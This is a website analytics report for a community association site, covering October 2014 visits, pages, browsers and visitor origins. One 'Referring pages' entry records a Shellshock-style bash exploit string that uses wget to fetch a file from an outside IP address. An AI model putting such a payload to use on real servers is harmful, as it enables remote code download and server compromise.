




Monthly report 01-Oct-2014 - 31-Oct-2014

1&1 SiteAnalytics for pinebay.net

Visits

All page impressions from the same computer are summarised as one visit. The visits are uniquely identified on the basis of the IP address and the browser ID. As several people may share a computer (e.g. in a cybercafé), the number of visits may not be the same as the number of visitors.




Day of the week	Date	Visits
Wednesday	01-Oct-14	21
Thursday	02-Oct-14	33
Friday	03-Oct-14	16
Saturday	04-Oct-14	22
Sunday	05-Oct-14	16
Monday	06-Oct-14	42
Tuesday	07-Oct-14	20
Wednesday	08-Oct-14	29
Thursday	09-Oct-14	42
Friday	10-Oct-14	22
Saturday	11-Oct-14	34
Sunday	12-Oct-14	25
Monday	13-Oct-14	36
Tuesday	14-Oct-14	38
Wednesday	15-Oct-14	21
Thursday	16-Oct-14	18
Friday	17-Oct-14	27
Saturday	18-Oct-14	20
Sunday	19-Oct-14	21

Day of the week	Date	Visits
Monday	20-Oct-14	11
Tuesday	21-Oct-14	20
Wednesday	22-Oct-14	49
Thursday	23-Oct-14	19
Friday	24-Oct-14	17
Saturday	25-Oct-14	20
Sunday	26-Oct-14	19
Monday	27-Oct-14	18
Tuesday	28-Oct-14	23
Wednesday	29-Oct-14	25
Thursday	30-Oct-14	25
Friday	31-Oct-14	22
Total		771
Averages		25

Search engines

Using this analysis, you can identify the search engines used by your visitors. You can also see how many visitors reach your pages via the respective search engines.



Search engines	Visits	%
www.google.com	9	100.00 %
Total	9	100.00 %



Search terms

The table shows the search terms by means of which your website was found most frequently. Every row contains a search term. For example, if somebody found your website by means of the phrase "repair car", both "repair" and "car" will be displayed as independent terms in the table.

No data available.

Most frequently accessed pages

You can see the most frequently accessed pages. Only fully loaded pages are counted. Individual page elements, such as images or other elements, are not counted individually. This includes all files with the extensions .png, .jpg, jpeg, .gif, .swf, .css, .class, and .js.

Most frequently accessed pages	Page impressions	%
/index.html	472	30.08 %
/body.html	241	15.36 %
/header-left.html	183	11.66 %
/header.html	182	11.60 %
/side.html	174	11.09 %
/Pool-Rules.html	27	1.72 %
/statistics.html	20	1.27 %
/sponsors.html	18	1.15 %
/summary-and-general-information.html	16	1.02 %
/HAandC.html	16	1.02 %
/ARC-Home-Page.html	10	0.64 %
/2012-4th-July.html	10	0.64 %
/maps.html	9	0.57 %
/protected/2014-PINE-BAY-DIRECTORY-092114.pdf	9	0.57 %
/tree-lighting.html	8	0.51 %
/statistics/sep-report.pdf	8	0.51 %
/statistics/oct-report.pdf	8	0.51 %
/rules-and-regulations.html	7	0.45 %
/Trash-Recycling-YardWaste.html	7	0.45 %
/Covenants-Conditions-and-Restrictions.pdf	7	0.45 %
/statistics/aug-report.pdf	6	0.38 %
/builder-criteria.html	6	0.38 %
/protected/Annual-Meeting-9-20-2014.pdf	6	0.38 %
/statistics/feb-report.pdf	6	0.38 %




Monthly report 01-Oct-2014 - 31-Oct-2014

1&1 SiteAnalytics for pinebay.net

Most frequently accessed pages	Page impressions	%
/statistics/mar-report.pdf	6	0.38 %
/statistics/jul-report.pdf	5	0.32 %
/ARC-abridged-covenants.html	5	0.32 %
/statistics/nov-report.pdf	5	0.32 %
/ARC-Homepage.html	5	0.32 %
/Infrastructure-Management.html	5	0.32 %
/ARC-approval-submissions.html	5	0.32 %
/community-views.html	4	0.25 %
/statistics/may-report.pdf	4	0.25 %
/statistics/jun-report.pdf	4	0.25 %
/statistics/dec-report.pdf	4	0.25 %
/july-4th.html	4	0.25 %
/can-this-tree-be-saved.html	4	0.25 %
/statistics/apr-report.pdf	3	0.19 %
/By-Laws.pdf	3	0.19 %
/statistics/jan-report.pdf	3	0.19 %
/sitemap.txt	3	0.19 %
/protected/2012-Budget.pdf	2	0.13 %
/annual-homeowners-meeting.html	2	0.13 %
/pool-opening-social.html	2	0.13 %
/protected/Annual-Meeting-9-21-2013.html	2	0.13 %
/directors.html	2	0.13 %
/womens-social.html	2	0.13 %
/under-construction.html	2	0.13 %
Other	27	1.72 %
Total	1,569	100.00 %

Browsers


This chart shows the browsers used by your visitors. For example, this helps you to identify the browsers for which you need to optimise your website.



Browsers	Visits	%
Chrome	73	26.26 %
Mozilla 5	55	19.78 %
Internet Explorer	38	13.67 %
Firefox	28	10.07 %
General Crawlers	13	4.68 %
iPad	9	3.24 %
Android Webkit Browser	8	2.88 %
iPhone	5	1.80 %
Safari	4	1.44 %
Other	45	16.19 %
Total	278	100.00 %

Operating systems

You can see the operating systems used by your visitors. This information helps you to find out for which operating systems you may need to optimise your website.



Operating systems	Visits	%
Windows 7	94	12.19 %
iPhone	64	8.30 %
Linux	27	3.50 %
Windows XP	24	3.11 %
Windows Vista	16	2.08 %
iPad	9	1.17 %
Android	8	1.04 %
Windows NT	6	0.78 %
Mac OS X	3	0.39 %
Other	520	67.44 %
Total	771	100.00 %

Referring pages

You can see the pages that referred your visitors to your website. Referring pages may be other websites or search engines. The complete URL is displayed.

Referring pages	Visits	%
semalt.semalt.com/crawler.php	22	26.51 %
www.google.com/url	9	10.84 %
www.google.com/	8	9.64 %
() { ;; }; /bin/bash -c "wget -P /tmp http://37.1.207.83/log.php"	4	4.82 %
www.wefpages.com/customers/wefpages-websites-2012.html	4	4.82 %



Monthly report 01-Oct-2014 - 31-Oct-2014

1&1 SiteAnalytics for pinebay.net

Referring pages	Visits	%
11843679.semalt.com/crawler.php	2	2.41 %
www.bing.com/search	2	2.41 %
www.wefpages.com/MyClients/body.html	2	2.41 %
Other	30	36.14 %
Total	83	100.00 %

Visits from continents

This analysis shows which continents your visitors come from.

Continents	Visits	%
North America	389	64.86 %
Europe	136	22.67 %
Asia	58	9.76 %
South America	16	2.70 %
Total	599	100.00 %

Visits from countries

This analysis shows which countries your visitors come from. This information indicates the countries that your website should focus on or the countries for which it still needs to be optimised.

Countries	Visits	%
United States	387	64.56 %
United Kingdom	102	16.97 %
China	53	8.86 %
Brazil	11	1.80 %
France	8	1.35 %
Russia	8	1.35 %
Japan	5	0.90 %
Italy	4	0.60 %
Germany	4	0.60 %
Ukraine	3	0.45 %
Argentina	2	0.30 %
Venezuela	2	0.30 %
Greece	2	0.30 %



Monthly report 01-Oct-2014 - 31-Oct-2014

1&1 SiteAnalytics for pinebay.net

Countries	Visits	%
Spain	2	0.30 %
Czech Rep.	1	0.15 %
Austria	1	0.15 %
Latvia	1	0.15 %
Ecuador	1	0.15 %
Canada	1	0.15 %
Portugal	1	0.15 %
Nicaragua	1	0.15 %
Netherlands	1	0.15 %
Chile	1	0.15 %
Total	599	100.00 %

Visits from cities

This analysis shows which cities your visitors come from

Cities	Visits	%
US: Mountain View	163	27.15 %
GB: Newcastle	101	16.80 %
US:	90	15.00 %
CN: Beijing	30	4.95 %
US: Ijamsville	24	4.05 %
CN:	16	2.70 %
US: Richmond	14	2.40 %
US: Sunnyvale	14	2.25 %
US: Woodbridge	14	2.25 %
US: Ellicott City	9	1.50 %
US: Rehoboth Beach	9	1.50 %
FR:	8	1.35 %
RU:	6	1.05 %
CN: Shenzhen	5	0.90 %
JP:	5	0.90 %
US: Fort Lauderdale	4	0.75 %
US: Lewes	4	0.60 %



Monthly report 01-Oct-2014 - 31-Oct-2014

1&1 SiteAnalytics for pinebay.net

Cities	Visits	%
US: Seattle	4	0.60 %
US: Washington	3	0.45 %
US: Boise	3	0.45 %
US: Mount Laurel	3	0.45 %
US: Philadelphia	3	0.45 %
BR: S?o Jos? Dos Campos	2	0.30 %
Other	67	11.20 %
Total	600	100.00 %